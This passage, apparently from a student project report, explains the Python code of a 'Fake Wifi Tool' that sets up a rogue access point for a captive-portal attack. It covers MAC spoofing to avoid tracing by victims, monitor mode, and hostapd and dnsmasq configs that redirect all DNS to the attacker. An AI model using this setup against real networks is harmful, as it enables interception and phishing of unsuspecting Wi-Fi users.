will not work and will return an error. Once the user starts the tool as administrator, we check the parameter. The user has two options. Use the "-h or --help" parameter, which will display the tool's help screen and the "-i or --interface" parameter which is used to define the external network card that the user will use for the fake Access Point.



```
class tool:
    # This is the Banner with the current status of the hardware, Card Mode, MacAdress and Card used.
    def printBanner(self, interface, macCardColor, permanentMacAdress, currentMacAdress, cardMode, monitorModeColor):
        self.banner1 = f"""                  ______ _    _ _____
                |  ___| |  | |_   _|
                | |_  | |  | | | |
                |  _| | |/\| | | |
                | |   \  /\  / | |
                \_|    \/  \/  \_/
            Using Fake Wifi Tool: V1.1.9
             by theCodemander & D3Ext
  Github: https://github.com/theCodemander/FWI_Tool




        \33[37m  Current Wifi Card: {interface}
        \33[37m  Current Mac: \33[{macCardColor}m {currentMacAdress}
        \33[37m  Permanent Mac: {permanentMacAdress}

        \33[37m  Is Card in Monitor Mode: \33[{monitorModeColor}m {cardMode}\33[37m



      Use "help" to see avilable Commands

    """

        print(self.banner1)
```

(Image 13) Screenshot of the main class and banner inside FWT's mai n script, fwt.py.

This part of the code (Image 13) defines the **printBanner** method that will display the user interface in the **terminal**, showing relevant information such as the current **MAC address** and the Permanent **MAC address**, the network card, and the mode in which it is set, which can be managed, master or monitor mode. The different modes enable the card to do different things, for example act as an Access Point. This function runs continuously in a loop, displaying the information to the user.




```python
def __init__(self, interface):

    self.interface = interface
    self.currentMacAdress = ""
    self.permanentMacAdress = ""

    self.cardMode = ""
    self.monitorModeColor = "31"
    self.macCardColor = "31"
    self.wlanMode = ""
    self.output = ""

    #Detect the Macadress from the current Networking Card
    temp = sp.run(["macchanger", "-s", f"{self.interface}"], stdout=sp.PIPE)
    self.currentMacAdress = str(temp.stdout.decode().split("\n"))
    self.permanentMacAdress = self.currentMacAdress.split()[0]
    self.currentMacAdress = self.currentMacAdress.split()[2]
    self.checkInterfaceMode()
```

(Image 14) Screenshot of the __init__() function inside the tool class in the main FWT script, fwt.py.

__init__ () is the main function of the "tool" class, which is started at the beginning, and defines some important variables, as well as fetching MAC addresses using the Macchanger tool and storing them inside two variables, **currentMacAdress** and **permanentMacAdress**. The variables **monitorModeColor** and **macCardColor** simply store the color in a string in which the MAC address and the name of the Wi-Fi card are displayed. Depending on the card mode they are displayed in one color or another. For example, the card is in monitor or master mode, it will be displayed in green, while if the card is in managed mode, it will be displayed in red. I used the python subprocess library here, because it allows a more flexible handling of command responses than the


library. When using the Macchanger command, the output comes with information that is not needed. That is why the split() method is used, to split the output into different sections and take only the parts of data that are needed.



```python
while True:

    try:
        # Detect if the Network Card is in Monitor mode
        self.checkInterfaceMode()
        # Check the Mac Address
        self.checkMacAdress()
        os.system("clear")
        self.printBanner(self.interface,self.macCardColor,self.permanentMacAdress,self.currentMacAdress,self.cardMode,self.monitorModeColor)
        print(self.output)
        # User enters here its input to perform different actions
        command  = input(">> ")
        self.output = ""
```

(Image 15) Screenshot of the While True loop that asks for input after printing the output of the previous command.

Here an infinite loop is started asking for the users input continuously. In this function the methods **checkInterfaceMode**, to check the mode of the card and **checkMacAdress,** to check if the current Address is a different one that the original, are continuously executed.



```
# Check input
match (command):
    case "exit":
        exit()
    case "help":
        self.output = "help, clear, changeMac, revertMac, setMonitor, setManaged, restartNetworking, killNetworking, startCaptivePortal"
    case "clear":
        os.system("clear")
    case "changeMac":
        self.output = self.changeMacAdress(self.interface)
        self.macCardColor = "32"
    case "revertMac":
        self.output = self.revertMacAdress(self.interface)
        self.permanentMacAdress = self.currentMacAdress.split()[0]
        self.macCardColor = "31"
    case "setMonitor":
        self.setMonitorMode(self.interface)
    case "setManaged":
        self.setManagedMode(self.interface)
    case "restartNetworking":
        if self.cardMode != "Yes":
            self.restartAllNetworking()
        else:
            self.output = "Please set the Card to Managed Mode before you restart the Network"
    case "killNetworking":
        self.killAllNetworking()
    case "startCaptivePortal":
        self.startCaptivePortal()
    case _:
        self.output = "\nPlease use a existing Command"
```

(Image 16) Screenshot of the match statement responsible of handling all the outputs from commands in FWT's main script, fwt.py.


In Image 16, we can see a match statement. This "match statement" is so to say the brain of the program. Depending on the command the user writes into the terminal, a corresponding method will be executed. If other actions are required to execute the command, these are checked. If they are met, the command is executed. These are all the commands that the user can type:

- **help:** The help command shows the user all the commands that can be executed.
- **clear:** The clear command clears the output of the previous command, making the terminal more visually appealing.
- **changeMac:** The changeMac command changes the default MAC address of the computer to a random one. This can make it harder to identify the device for someone who wants to analyze the victim's device logs.
- **revertMac:** The revertMac command resets the MAC address to the default address of the computer.
- **setMonitor:** The setMonitor command changes the mode of the selected Wi-Fi card to Monitor mode.
- **setManaged:** The setManaged command changes the mode of the selected Wi-Fi card to Managed mode.
- **killNetworking:** The killNetworking command terminates all processes that may interfere with the creation of the Hostapd Access Point.

- **restartNetworking:** The restartNetworking command restarts all processes previously terminated by the killNetowrking command.
- **startCaptivePortal:** The startCaptivePortal command starts the Captive Portal attack, the function that executes this command is explained later in the document.

14. Part 3 – Defining all the Core methods of the Program.

Now let us take a closer look at what each of the methods executed by the commands do respectively.




```
    # Detect the MAC address from the current network card
    def checkMacAdress(self):
        temp = sp.run(["macchanger", "-s", f"{self.interface}"],stdout=sp.PIPE)
        self.currentMacAdress = str(temp.stdout.decode().split("\n"))
        self.permanentMacAdress = self.currentMacAdress.split()[6]
        self.currentMacAdress = self.currentMacAdress.split()[2]

    # Change the MAC address of the current network card
    def changeMacAdress(self, interface):
        sp.run(["ifconfig",f"{interface}","down"])
        s = sp.run(["macchanger", "-r", f"{interface}"], shell=False, stdout=sp.PIPE, stderr=sp.STDOUT)
        sp.run(["ifconfig", f"{interface}", "up"])
        macOutput = s.stdout.decode().split("\n")
        output = str(macOutput[0])+"\n"+str(macOutput[1])+"\n"+str(macOutput[2])+"\n"
        return output

    # Revert card's original adress
    def revertMacAdress(self, interface):
        sp.run(["ifconfig",f"{interface}","down"])
        s = sp.run(["macchanger", "-p", f"{interface}"], shell=False, stdout=sp.PIPE, stderr=sp.STDOUT)
        sp.run(["ifconfig",f"{interface}","up"])
        macOutput = s.stdout.decode().split("\n")
        output = str(macOutput[0])+"\n"+str(macOutput[1])+"\n"+str(macOutput[2])+"\n"
        return output
```

(Image 17) Screenshot of the checkMacAddress, changeMacAddress and revertMacAddress.


The previously shown methods make use of the subprocess module and Macchanger to detect, change and revert the MAC address of the selected Wi-Fi Card. *sp.run([command])* (sp standing for the subprocess module) is a method that can be run to execute commands from inside the python code. The methods shown above perform the following actions within the program:

- **checkMacAddress:** As its name indicates, this method executes the macchanger tool command to check the permanent and current MAC addresses of the Network card and stores them in two variables called currentMacAdress and permanentMacAdress, which are used to inform the user if his MAC address has changed.
- **changeMacAdress:** This method makes use of the macchanger ability to change the address of the Mac card to a random one.
- **revetMacAdress:** This function changes the current MAC address of the card to its default MAC address.




```
    # Set the Card to Monitor Mode
    def setMonitorMode(self, interface):
        if self.cardMode == "No":
            sp.run(["ifconfig",f"{interface}","down"])
            os.system('iwconfig ' + interface + ' mode monitor')
            os.system(f"ip link set {interface} name {interface}mon")
            sp.run(["ifconfig",f"{interface}mon","up"])
            self.interface = interface+"mon"
            self.output = "Card changed to Monitor mode sucessfully "
        else:
            self.output = "Card is already in Monitor mode"
```

(Image 18) Screenshot of the setMonitorMode method.



```
    # Set the Card to Managed Mode
    def setManagedMode(self, interface):
        if self.cardMode == "Yes":
            sp.run(["ifconfig",f"{interface}","down"])
            os.system('iwconfig ' + interface + ' mode managed')
            size = len(interface)
            self.interface = interface[:size-3]
            os.system(f"ip link set {self.interface}mon name {self.interface}")
            sp.run(["ifconfig",f"{self.interface}","up"])
            output = "Card changed to Managed mode sucessfully "
        else:
            output = "Card is already in Managed mode"
```

(Image 19) Screenshot of the setManagedMode method.



```
    # Check the current interfaces mode (Managed/Monitor/Master)
    def checkInterfaceMode(self):
        temp = sp.run(["iwconfig", self.interface], stdout=sp.PIPE)
        #temp = temp.stdout.decode().split("\n")
        if("Managed" in str(temp)):
            self.cardMode = "No"
            self.monitorModeColor = "31"
        if("Master" in str(temp)):
            self.cardMode = "Yes"
            self.monitorModeColor = "32"
        if("Monitor" in str(temp)):
            self.cardMode = "Yes"
            self.monitorModeColor = "32"
```


(Image 20) Screenshot of the checkInterfaceMode method.

The methods shown above make use of the Subprocess and os libraries to execute system commands such as **ifconfig** and **iwconfig** to change the current mode of the network card. The cards can be in 3 different modes. Managed mode, Master mode and Monitor mode.

- **setMonitorMode:** The setMonitorMode method changes the mode of the network card to

Monitor mode, allowing the use of the airmon-ng tool suite and network packet monitoring.

- **setManagedMode:** This method changes the mode of the network card to Managed mode, thus allowing again the use of the network card to connect to a wireless network.
- **checkInterfaceMode:** The checkInterfaceMode method takes care of changing the color of the network card mode in the UI and indicating whether the card is in monitor mode or not.



```
    # Kills all posible processes that may disturb packet sending and receiving
    def killAllNetworking(self):
        s = sp.run(["airmon-ng","check","kill"],stderr=sp.STDOUT)
        os.system("killall hostapd dnsmasq dhcpd")
        self.output = "Killed posible conflicting processes"

    # Restarts Networking
    def restartAllNetworking(self):
        os.system("systemctl restart NetworkManager")
        os.system("systemctl start wpa_supplicant")
        os.system("systemctl start dhcpd")
        self.output = "Restarted Networking"
```

(Image 21) Screenshot of the killAllNetworking and restartAllNetworking methods.


At the end, we have the **killAllNetworking** method which is responsible for removing possible conflicting processes, such as Internet connections using the airmon-ng tool and the killall command, which is used to kill running processes inside the computer. And then we have the **restartAllNetworking** method, which as its name suggests, restarts processes previously terminated by the killAllNetworking method to re-establish the Internet connection.

15.Part 4 – Configuration files for Hostapd, Dnsmasq and Lighttpd

Hostapd, Dnsmasq and Lighttpd are the principal tools automated in my program.


HOSTAPD

Local Area Network (LAN): A LAN or local area network, is “a group of computers and devices that are found in a specific location”. These devices are connected through an Ethernet Cable or through Wi-Fi. LAN networks are used in localized and more centralized zones, whereas WANs (Wide Area Networks) are used to connect whole cities and even Countries together. Hostapd (Host Accespoint Deamon) is a tool used to host a Wireless Local Area Network (WLAN).



```
interface=wlan1mon
ssid=Free Wifi 11
channel=11
hw_mode=g
driver=nl80211
```

(Image 22) Screenshot of an example of a hostapd.conf file.



```
    # Create hostapd config file
    def writeHostapdConf(self,card,ssid,channel,hw_mode):
        f = open("/opt/fwt/main/cache/hostapd.conf", "w")
        f.write(f'''interface={card}
ssid={ssid}
channel={channel}
hw_mode={hw_mode}
driver=nl80211''')
        f.close()
```


(Image 23) Screenshot of the writeHostapdConf method in the FWT.

The **writeHostapdConf** function (see Image 22) writes a configuration file that Hostapd will use to start the Access Point. In the configuration file, we specify the network card, the name of the access point, the channel on which the Access Point is transmitted, the frequency mode and the driver. The **SSID**, or Service Set Identifier, is the name of a network. When you open the settings on your phone or computer to connect to a Wi-Fi network, all **SSIDs** in a range are displayed for connection. The frequency is automatically selected depending on the channel being used. If a channel lower than 11 is chosen, a frequency of **2.5Ghz** is automatically used. If a channel higher than 11 is chosen, a frequency of **5Ghz** is selected. Most modern wifi networks use 5Ghz, but depending on the chosen network card, you can choose between one mode and the other or even both at the same time.

DNSMASQ


A **DHCP** (Dynamic Host Configuration Protocol) server is responsible for the management and distribution of **IP addresses** within a network. It is also used to configure the subnet mask and default gateway of a network. In homes and small businesses, the router acts as the **DHCP** server by itself, while in larger networks, a dedicated computer may assume that responsibility. **DNS** (Domain Name System) servers are, so to speak, the telephone books of the Internet. The **DNS** is responsible for finding the correct address corresponding to a **domain name**. For example, "example.com" or "other-example.com" are domain names.

Dnsmasq is a tool that allows users to have their own network infrastructure, providing lightweight DNS and DHCP servers.



```
#Set the wireless interface
interface=wlan1mon
#Set the IP range for the clients
dhcp-range=192.168.1.2,192.168.1.250,255.255.255.0,10h
#Set Gateway IP Adress
dhcp-option=3,192.168.1.1
#Set the DNS server adress
dhcp-option=6,192.168.1.1
#Redirect all requests to 192.168.1.1
address=/#/192.168.1.1
```

(Image 24) Screenshot of an example of a dnsmasq.conf file.



```
    def writeDnsMasqConf(self, card):
        f = open("/opt/fwt/main/cache/dnsmasq.conf","w")
        #dhcp-authoritative
        f.write(f'''#Set the wireless interface
interface={card}
#Set the IP range for the clients
dhcp-range=192.168.1.2,192.168.1.250,255.255.255.0,10h
#Set Gateway IP Adress
dhcp-option=3,192.168.1.1
#Set the DNS server adress
dhcp-option=6,192.168.1.1
#Redirect all requests to 192.168.1.1
address=/#/192.168.1.1''')

```

(Image 25) Screenshot of the writeDnsMasqConf method in the FWT main file.

The **writeDnsMasqConf** method writes a file that is used by the Dnsmasq program later on. In the file you define parameters such as the network interface used to host the dhcp server, the range of ip's available to clients connecting to the network, the subnet mask, the Gateway or DHCP server ip and the address of a DNS server.

